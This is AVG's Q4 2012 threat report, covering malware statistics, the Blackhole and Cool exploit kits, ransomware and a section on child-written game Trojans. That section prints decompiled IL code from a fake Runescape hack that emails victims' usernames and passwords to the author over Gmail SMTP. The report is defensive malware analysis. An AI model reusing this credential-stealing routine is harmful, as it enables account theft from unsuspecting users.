Q4

2012

AVG Community Powered Threat Report

Contents

Table of Contents

2.....Introduction
3.....Executive summary: Q4 2012 Highlights
4.....Top Trends
5.....About this report

Quarterly Key Metrics: September-December 2012

6.....Web Threats
8.....Mobile Threats
9.....Email Threats

Part 1: 2012 Summary

10.....Blackhole: King of the Malware Universe
11.....Mobile Targeted Malware
12.....The Rise of Exploit Toolkits

Part 2: Web Risks and Threats

13.....Blackhole and Cool Exploit Kits: More of the Same?
17.....Is Your Child a Malware Writer?
19.....2013 Threat Predictions

Part 3: Appendix

20.....Other reports from AVG Technologies
21.....About AVG
21.....About the AVG Community
21.....Keep in Touch With AVG

Introduction

Welcome to the AVG Q4 Community Powered Threat Report

During the final quarter of 2012, we saw the continued rise of off-the-shelf malware 'toolkits' and ongoing growth in the mobile malware market. However, while these are the work of professional cyber-criminals, we also discovered several attacks involving basic Trojans developed by very young amateur coders – in one case, the author was just 11 years old.

In this Q4 Community Powered Threat Report, we investigate these subjects and more, round up the latest web, mobile and email threats, and set out our predictions for the key threats that will shape 2013's security landscape. It is, of course, an ever-shifting landscape, though, so to keep up to date with the latest security developments, remember to look out for AVG Threat Labs' regular threat bulletins on the AVG News & Threats blog.

I hope that you enjoy reading this quarter's Threat Report.

Yuval Ben-Itzhak, CTO, AVG Technologies

Executive summary: Q4 2012 Highlights

"60% of attacks detected by during 2012 were performed by exploit toolkits"

Key points for Q4 2012

The quarterly AVG Community Powered Threat Report for Q4 2012 was released on 6 February 2013.

Blackhole: King of the Malware Universe
The Blackhole toolkit was by far the most dominant malware in the market, accounting for 49% of attacks detected by AVG Threat Labs during 2012. In this report, we analyze the top Blackhole incidents we saw this year.

Mobile Targeted Malware
During 2012, mobile device penetration rates dramatically increased. Android is the most popular operating system with 72.4% of market share, which has resulted in a big increase in attacks that target it. In this report, we look at the main threats to smartphones and tablets.

The Rise of Exploit Toolkits
AVG Threat Labs found that 60% of the attacks during 2012 were performed by exploit toolkits. A new trend has developed as established cyber-criminals realize they can create commercial toolkits that they can sell at a premium to less technically savvy peers, who in turn see such kits as an easy way to get into the market.

Blackhole and Cool Exploit Kits
A new exploit toolkit emerged during the last quarter of 2012 called Cool Toolkit. We believe that this kit is produced by the creators of the Blackhole Exploit Kit as it has many similarities. In this report we analyze Cool Toolkit and compare it with Blackhole.

Is Your Child a Malware Writer?
Could your pre-teen be writing malicious code? We analyze a Trojan developed by an 11-year-old child to steal account login information of online gamers, and discuss the risks involved.

Top Trends

"During 2012, AVG detected almost 4,000,000 threats to mobile devices"

The AVG Q4 2012 Community Powered Threat Report Top Trends

Web Threats

Blackhole Exploit Kit	The most active threat on the web, accounting for 39.9% of all detected malware and 84.1% of all toolkits
59%	Exploit toolkits account for well over half of all threat activity on malicious websites
12.74%	Of malware relies on Autorun and external hardware devices (such as flash drives) as a distribution method

Mobile Threats

com.utooo. android.compass	The most detected malicious Android application, which pretends to be a compass tool
~3,930,500	The total number of mobile threats detected by AVG Threat Labs during Q4 2012

Messaging Threats (Spam)

United States	Is the top **s**pam source country
45.7%	Of spam messages originated from the USA, followed by the UK with 9.3%
Facebook.com	The top domain in spam messages
English	Is by far the most popular language used in spam messages at 70.3%

About This Report

"The AVG Community Protection Network is an online neighborhood watch, where community members work to protect each other"

Working Together


The AVG Community Protection Network is an online neighborhood watch where community members work to protect each other. Information about the latest threats is collected from customers who participate in the product improvement program and shared with the community to make sure everyone receives the best possible protection.

The AVG Community Powered Threat Report is based on the Community Protection Network traffic and data collected from participating AVG users over a three-month period, followed by analysis by AVG. It provides an overview of web, mobile devices, spam risks and threats. All statistics referenced are obtained from the AVG Community Protection Network.

AVG has focused on building communities that help millions of online participants support each other on computer security issues and actively contribute to AVG's research efforts.

Quarterly Key Metrics: September-December 2012

Top 10 Web Threats Q4 2012



Blackhole	39.9
Cool Exploit	15.5
Redirect to Rogue	14.5
Rogue Scanner	9.2
Facebook	6.6
Parallels Plesk	5.2
Redkit Exploit	3
Nuclear Exploit	2.2
Pharmacy	2.1
Script Injection	1.8


Web Threats: Top 10 Threats Q4 2012

This prevalence table shows the top web threats as reported by the AVG community.

Blackhole Exploit Kit	Pages containing fake virus scanners, or appear to be pages pushing fake antivirus products. Such pages intend either (or both) to lure end user to buy worthless software, or to install malware under the cover of seemingly useful software
Cool Exploit Kit	Exploit toolkit used to install malware
Redirect to Rogue Scanner	Injected code which redirect the visitor to a malicious site that tries to install Rogueware
Rogue Scanner	Pages containing fake virus scanners, or appear to be pages pushing fake antivirus products. Such pages intend either (or both) to lure end user to buy worthless software, or to install malware under the cover of seemingly useful software
Facebook Scam	Utilizing Facebook to scam people into revealing personal or financial data
Parallels Plesk Panel compromise	Parallels Plesk Panel is website control panel software widely used by web hosting companies. The vulnerability was discovered in older versions (using plain text to store password data), this vulnerability allows cyber criminals to extract all website account
Redkit Exploit Kit	Exploit toolkit used to install malware
Nuclear Exploit Kit	Exploit toolkit used to install malware
Pharmacy Spam Site	Pharmacy Spam Sites look like legitimate online pharmacies, but are usually copies of real sites. These fake pharmacies often supply generic, or even fake, drugs rather than the brands advertised, and reportedly often deliver no drugs at all
Script Injection Redirect	Injection of code by an attacker, into a computer program to change the course of execution

Quarterly Key Metrics: September-December 2012

Top 10 Behavior Categories Q4 2012



Trojan	34.49%
Adware	19.14%
Adware/Spyware	10.62%
Downloader	8.85%
Malware	8.52%
Virus	4.60%
Potentially Unwanted Application	4.03%
Backdoor	2.19%
Network Worm	2.00%
Rootkit	0.85%

Web Threats: Top 10 Malware Q4 2012

This prevalence table shows the top malware threats as reported by the AVG community.

Worm/AutoRun	12.74%
Win32/Heur	12.49%
Worm/Downadup	8.14%
Win32/Sality	5.07%
Win32/Cryptor	4.4%
Crack.CO	3.83%
HTML/Framer	2.98%
Win32/Virut	2.93%
Generic20.GJD	2.93%
Luhe.Exploit.LNK.CVE-2010-2568.A	2.78%


Web Threats: Top 5 Exploit Toolkits Q4 2012

These metrics represent the top five exploit toolkits in terms of malicious web activities. Criminals are increasingly using toolkits to carry out cyber-attacks. In many cases, using these attack toolkits does not require technical expertise.

Blackhole	84.1%
Fragus	8.4%
Phoenix	4.15%
Seosploit	2.09%
Bleeding Life	0.55%

Quarterly Key Metrics: September-December 2012

Top 10 Mobile Malware Detections by Country Q4 2012



Russian Federation	14.10%
Thailand	8.32%
United kingdom	6.68%
USA	6.43%
Spain	5.34%
Malaysia	4.46%
Germany	4.45%
Italy	4.09%
Netherlands	3.99%
Indonesia	3.15%

Mobile Threats: Malware Detections by Country Q4 2012

Russian Federation	14.1%
Thailand	8.32%
United kingdom	6.68%
USA	6.43%
Spain	5.34%
Malaysia	4.46%
Germany	4.45%
Italy	4.09%
Netherlands	3.99%
Indonesia	3.15%

Quarterly Key Metrics: September-December 2012

Email Threats: Top Domains Q4 2012

no domain in message	16.4%
facebook.com	8.2%
twitter.com	5.4%
bit.ly	3.7%
gmail.com	3.1%
youtube.com	2.7%
amazonaws.com	2.1%
hotmail.com	2.1%
Linkedin.com	1.8%
yahoo.com	1.75%
google.com	1.7%

Email Threats: Top 5 Languages in Spam Messages Q4 2012

English	70.3%
Spanish	6.7%
Portuguese	5.5%
Dutch	3.1%
Chinese	3%

Part 1: 2012 Summary




Figure 1: 2012 Blackhole Market Share

The King of the Malware Universe: The Blackhole Phenomenon

The Blackhole Exploit toolkit is without doubt the King of 2012 malware universe with almost 50% of the market share (fig 1). This means that a staggering 49% of attacks during 2012 were performed using the Blackhole Exploit Toolkit.

The Blackhole toolkit dominated malware in 2012. It is a sophisticated and powerful exploit kit and mainly due to its polymorphic nature it is heavily obfuscated to evade detection by anti-malware solutions.

The success of the kit lies in its straightforward user interface, sophisticated design, encryption and successful marketing model. Blackhole creators 'commercialized' their product by providing a subscription-based service meaning it's available to purchase online and effectively gives anyone the tools to become a cybercriminal.

AVG Threat Labs detected some major Blackhole exploits in 2012:

- Spoof FBI legal action ransomware demands fine for alleged PC misdemeanours: In June 2012, AVG found a new ransomware page delivered by the Blackhole exploit kit which claims to be a legal action by the US Federal Bureau of Investigation. The malware locks up the machine's Windows operating system and demands payment of a 'fine' to unlock it.

- 'Commercialized' Malware, the Blackhole Toolkit, continues its upward trajectory: For those who are interested in becoming a sophisticated cybercriminal, the notorious Blackhole Toolkit has been the kit of choice for the last few years.

Part 1: 2012 Summary

Mobile Targeted Malware

During 2012 smartphone device penetration dramatically increased. According to ComScore, 55% of European mobile users have a smartphone[1], 81% of Americans[2] and 81.7% of Japanese. Android is the most popular operating system with 72.4% of market share[3]. Consumers are going mobile and following closely behind are cyber criminals, who have focused on the Android operating system as a lucrative hunting ground.

AVG Threat Labs found during 2012 that:

- Social media and Smartphone: Nearly half of the world's social network users visit social media sites via their phones[4]. Cyber criminals realize that through social networks, they have access to a large number of potential victims that can be converted into a considerable amount of income.
- Malicious Apps: the Google Play Store has had more than 25 billion app downloads[5]; the number of apps on the Android market is more than 600,000[6]. During 2012 we have covered several stories relating to malicious apps on Google Play and other third party apps markets, such as:
- The First Android Rootkit
- Mobile banking targeted for attack: By installing malware on the phones of people who internet bank, cybercriminals can steal large sums in a single transaction
- Malicious apps which send text messages from a device to premium rate services
- Trojan-infected version, uploaded to the unofficial Android app stores, of the hugely popular Android application 'Angry Birds Space'

[1] http://techcrunch.com/2012/12/17/smartphone-penetration-in-europes-big-5-markets-now-at-55-apple-continues-to-feel-the-heat-from-fast-rising-samsung/
[2] http://mobithinking.com/mobile-marketing-tools/latest-mobile-stats/a#topmobilemarkets
[3] http://mashable.com/2012/11/14/android-72-percent/
[4] http://thenextweb.com/asia/2012/11/16/report-half-of-worlds-social-media-users-go-mobile-as-us-and-europe-lag-asia/
[5] http://techcrunch.com/2012/09/26/google-play-store-25-billion-app-downloads/
[6] http://www.appbrain.com/stats/number-of-android-apps

Part 2: Web Risks and Threats




Fig 2: 2012 Exploit Toolkit Market Share

The Rise of Exploit Toolkits

A crimeware toolkit is a 'commercial' software program that can be used by novices and experts alike to facilitate the launch of widespread attacks on networked computers. With the attack toolkit, cyber criminals can launch an attack using pre-written malicious code that exploits a number of vulnerabilities in popular applications. These attacks often target un-patched security bugs in widely used products such as Adobe® Flash® Player, Adobe® Reader, Internet Explorer® and the Java Runtime Environment.

The ease of use and accessibility of these toolkits has seen them gain popularity in recent years and allowed a new group of cyber criminals to enter the market, who would normally lack the required technical expertise to succeed.

Tech-savvy criminals realized they could 'monetize' their malicious code writing exploits by selling toolkits to less savvy individuals who would pay good money for them.

As seen in fig 2, almost 60% of attacks in 2012 were performed by toolkits.

Part 2: Web Risks and Threats

Blackhole and Cool Exploit Kits: More of the Same?

AVG Web Threats Research Group has analyzed a new exploit kit called 'Cool'. At first it looked like a new variant of Blackhole Exploit kit. We have investigated the differences and similarities of the two exploit kits and it seems, Cool is either a copycat or it was created by the same author.

Code Similarities

- Both exploit Java, Flash, PDF vulnerabilities in the same way.
- The shell code used in both is very similar.
- Both the Cool and Blackhole Exploit kits try to install a specific vulnerable JVM version from the now disabled page http://java.sun.com/update/1.6.0/jinstall-6u60-windows-i586.cab#Version=6,0,0,0.

Obfuscated code examples

- The Blackhole sample snippet below (fig 3) is shown after the outer layer of obfuscation is removed. The Cool sample snippet below it is verbatim (fig 4).

Fig 3 - Blackhole Code Obfuscation

Fig 4 - Cool Code Obfuscation

Part 2: Web Risks and Threats

Code Differences

At this point we see two main differences:

- Blackhole obfuscates the code (fig 5), changing it every few days to evade detection, unlike Cool (fig 6).
- Blackhole, since version 2.0, has become much more consistent in its blocking of visitors IPs across their vast networks with the aim to make a 'second look' at the code difficult. This is done to discourage (or fool) investigators such as webmasters, automated web spiders and anti-virus researchers.

Fig 5 – Obfuscated Blackhole Cool Toolkit Code




Fig 6 - Cool Toolkit Code

Part 2: Web Risks and Threats


About the Cool Exploit Kit

Cool Exploit Kit appears to use the same business model as Blackhole. The customer licenses the exploit kit from the authors and specifies various options to customize it[7]. They place the code on hacked servers or other web servers and then attract victims using spam email or links on other webpages such as social media sites.

So far, Cool has largely been used to install ransomware on victims' machines. The ransomware locks up a victim's PC and presents a phony web page that purports to be a notice of an enforcement action by a major law enforcement agency, such as the FBI in the US or the Metropolitan Police in the UK.

Typically, the pages state that the victim's machine has been used to view child pornography or for downloading copyrighted material. It demands payment of a 'fine' (generally $200) via the untraceable MoneyPak payment system. Victims who pay the fine find out that it does not unlock their machine.


The first indication of the installation of the ransomware is shown in fig 7:



[7] http://en.wikipedia.org/wiki/Blackhole_exploit_kit


Part 2: Web Risks and Threats

A ransomware page quickly follows. This is one of the most recent examples (fig 8):



Ransomware is still a profitable business that extorts over **five million dollars a year** from victims.

It is also worth noting that Cool Exploit Kit detections statistics are closing the gap on the Blackhole statistics, as seen in fig 9.



Part 2: Web Risks and Threats

Fig 10 – One of the fake game hacks. Game login data will be sent to the author and no reward is forthcoming.

Is Your Child a Malware Writer?

Today's children use computers as second nature, but would you suspect your youngster to be able to create malware? I doubt it, but we have found evidence that children as young as 11 are writing malicious code.


Of course, today's kids have ready access to the Internet and most homes now have a personal computer, so their technology skills are way beyond the computer skills of previous generations, but as their skills have evolved, so has the propensity to create mischief.

You may not believe that an 11-year-old schoolboy or schoolgirl could design a Trojan horse that is able to steal the account login information of your favorite online game, but we see these cases on a daily basis.

These childish Trojans have several common characteristics. First of all, most of them are written using .NET framework (Visual Basic, C#) which is easy to learn for beginners and is easy to deploy – you can download Microsoft Visual Studio Express edition for free and use it to start coding malware, or you can download pirated full versions of Borland Delphi for rapid (malware) application development.

Second, these malicious applications are often targeting online games, social networks or email, by either pretending to give away more virtual currency (as shown in fig 10) to an online game or hack somebody's Facebook profile to attract other peers. The main purpose is to get your sensitive data.

Part 2: Web Risks and Threats



```
.method private instance void Button1_Click(object sender, class [mscorlib]System.EventArgs e)
{
  .maxstack 5
  .locals init (class [System]System.Net.Mail.MailMessage V0,
                class [System]System.Net.Mail.SmtpClient V1,
                class [mscorlib]System.Exception V2)
newobj   instance void [System]System.Net.Mail.MailMessage::.ctor()
stloc.0
newobj   instance void [System]System.Net.Mail.SmtpClient::.ctor()
stloc.1
ldloc.1
ldstr    "[redacted]@gmail.com" // author's SMTP server login
ldstr    "[redacted]"  // author's mailbox password :-)
newobj   instance void [System]System.Net.NetworkCredential::.ctor(string, string)
callvirt instance void [System]System.Net.Mail.SmtpClient::set_Credentials(class [System]System.Net.ICredentialsByHost)
ldloc.1
ldc.i4   587           // SMTP port
callvirt instance void [System]System.Net.Mail.SmtpClient::set_Port(int32)
ldloc.1
ldstr    "smtp.gmail.com" // SMTP server
callvirt instance void [System]System.Net.Mail.SmtpClient::set_Host(string)
ldloc.1
ldc.i4.1
callvirt instance void [System]System.Net.Mail.SmtpClient::set_EnableSsl(bool)
ldloc.0
callvirt instance class [System]System.Net.Mail.MailAddressCollection [System]System.Net.Mail.MailMessage::get_To()
ldstr    "[redacted]@yahoo.com" // where the email with your login information will be sent
callvirt instance void [System]System.Net.Mail.MailAddressCollection::Add(string)
ldloc.0
ldstr    "[redacted]@gmail.com" // set the FROM field
newobj   instance void [System]System.Net.Mail.MailAddress::.ctor(string)
callvirt instance void [System]System.Net.Mail.MailMessage::set_From(class [System]System.Net.Mail.MailAddress)
ldloc.0
ldstr    "Runescape Gold Hack Account" // subject of the email
callvirt instance void [System]System.Net.Mail.MailMessage::set_Subject(string)
ldloc.0
ldstr    "Runescape Username: " // email body with the stolen username
ldarg.0
callvirt instance class [System.Windows.Forms]System.Windows.Forms.TextBox Runescape_Gold_Hack.Form1::get_TextBox1()
callvirt instance string [System.Windows.Forms]System.Windows.Forms.TextBox::get_Text()
ldstr    " | Runescape Password: " // email body with the stolen password
ldarg.0
callvirt instance class [System.Windows.Forms]System.Windows.Forms.TextBox Runescape_Gold_Hack.Form1::get_TextBox2()
callvirt instance string [System.Windows.Forms]System.Windows.Forms.TextBox::get_Text()
call     string [mscorlib]System.String::Concat(string, string, string, string)
callvirt instance void [System]System.Net.Mail.MailMessage::set_Body(string)
.try {
ldloc.1
ldloc.0
callvirt instance void [System]System.Net.Mail.SmtpClient::Send(class [System]System.Net.Mail.MailMessage)
leave.s  loc_E6D
}
```

Fig 11 – Email sending routine with gathered stolen login details.

These young code authors unintentionally leave traces in the malware's binary files, which is quite surprising as they are technically savvy. Their creations may not be state-of-the-art programming, but they still they require a degree of technical knowledge.

For example, many of these password stealers send gathered data to the author's personal email address, which they may use to login to other online services, such as YouTube or blogs. This makes it easy to locate their personal data such as their real name, photos, their school, Facebook profile, using any web search engine.

One demonstration of this type of attack is where we detected malware written by an 11-year-old boy from Canada, who played Team Fortress with his friends and got his new iPhone a few days before.

Although AV researchers would never misuse this kind of information, there are plenty of other people peeking into binary files and some will likely have malicious intentions.

One of the 'better' scenarios could be a victim's revenge, whereby they change the password and blocked the malware author's email/Facebook profile. A much more serious scenario would be complete identity theft and misuse.

What is the motivation for this behavior? Most probably these child script writers are not doing it for financial gain, but more likely for a thrill. Essentially, young geeks seek to outsmart their friends and win the games or show off their computer skills.

However, this game can quickly get out of hand. After all, stealing somebody's account details, such as a Steam account with software attached to it worth $500, or a game account with hundred of dollars of virtual currency attached to it, is no laughing matter. Furthermore, if the account details are shared with other accounts such as email or social media, there is a very real risk of cyber-bullying and identity theft.

Part 2: Web Risks and Threats

2013 Threat Predictions

- **Mobile:** We expect to see more high-profile attacks on mobile users, especially ones that target Android devices.
- As China overtook US as the world's top smartphone market with over 1 billion mobile subscribers, we expect a major increase in mobile attacks originating from China.
- **Cool and Blackhole Exploit toolkits** will continue to dominate the malware market.
- **Cyber-warfare** between nations will continue to increase.
- **Privacy:** Online advertising on PCs, tablets and smartphones will become even more aggressively personalized as businesses seek to increase monetization by compromising users' privacy. Advertisers will use browser tracking, social media trawling and location data to identify individual users, and then serve them a bespoke program of adverts, without the users' consent.
- **Cloud security:** Attacks against virtualized cloud infrastructure will expose the risk in public cloud services and the large additional investments needed to better secure them. Well-known cloud systems such as Dropbox, SkyDrive, Cloud Drive (Amazon) and Google Drive have reportedly been attacked by malware, and we will see an increase in attacks against such systems from DoS/DDoS attacks.
- **PC threats:** The steady increase in popularity of Windows 8 will inspire hackers to reveal new vulnerabilities, develop new-style malware and fraudware, and present new proof-of-concept exploits. The number of infected websites targeting PCs will also increase with the growing popularity of 'commercial' exploit kits such as Blackhole, while users' problems will be compounded by an increased reliance on built-in security systems.
- **Mobile-to-PC threats:** Increased connectivity between mobile devices and PCs, combined with the growing BYOD (Bring Your Own Device) trend will make it much easier for malware and viruses to spread across business and home networks. We also expect to register more MITMO (Man-In-The-Mobile) attacks that target PC and mobile internet banking apps. These multi-factor authentication attacks will be stealthier, more polished and more location-oriented.

Part 3: Appendix

Other reports from AVG Technologies

AVG Community Powered Threat Report Q3 2012 (October)

AVG Community Powered Threat Report Q2 2012 (July)

AVG Community Powered Threat Report Q1 2012 (April)

AVG Community Powered Threat Report Q4 2011 (January)

AVG Community Powered Threat Report Q3 2011 (October)

AVG and GfK: AVG SMB Market Landscape Report 2011 (September)

AVG and Future Laboratories: Cybercrime Futures (September)

AVG Community Powered Threat Report Q2 2011 (June)

AVG Community Powered Threat Report Q1 2011 (April)

AVG and Ponemon Institute: 'martphone Security - Survey of U.S. Consumers (March)

Part 3: Appendix

About AVG Technologies (NYSE: AVG)

AVG's mission is to simplify, optimize and secure the Internet experience, providing peace of mind to a connected world. AVG's powerful yet easy-to-use software and online services put users in control of their Internet experience. By choosing AVG's software and services, users become part of a trusted global community that benefits from inherent network effects, mutual protection and support. AVG has grown its user base to 143 million active users as of September 30, 2012 and offers a product portfolio that targets the consumer and small business markets and includes Internet security, PC performance optimization, online backup, mobile security, identity protection and family safety software.

www.avg.com

About the AVG Community

The AVG Community Protection Network is an online neighborhood watch where community members work to protect each other. Information about the latest threats is collected from customers who participate in the product improvement program and shared with the community to make sure everyone receives the best possible protection.

The AVG Community Powered Threat Report is based on the Community Protection Network traffic and data collected from participating AVG users over a three-month period, followed by analysis by AVG. It provides an overview of web, mobile devices, spam risks and threats. All statistics referenced are obtained from the AVG Community Protection Network.

AVG has focused on building communities that help millions of online participants support each other on computer security issues and actively contribute to AVG's research efforts.

You can read more about the threats featured in this report at:

blogs.avg.com/news-threats/

Keep in touch with AVG:

- For breaking news, follow AVG on Twitter at www.twitter.com/officialAVGnews
- For privacy and security trends analysis and opinion, read AVG blogs at blogs.avg.com/
- Join our Facebook community at www.facebook.com/AVGfree
- Join our LinkedIn community www.linkedin.com/groups?gid=2719797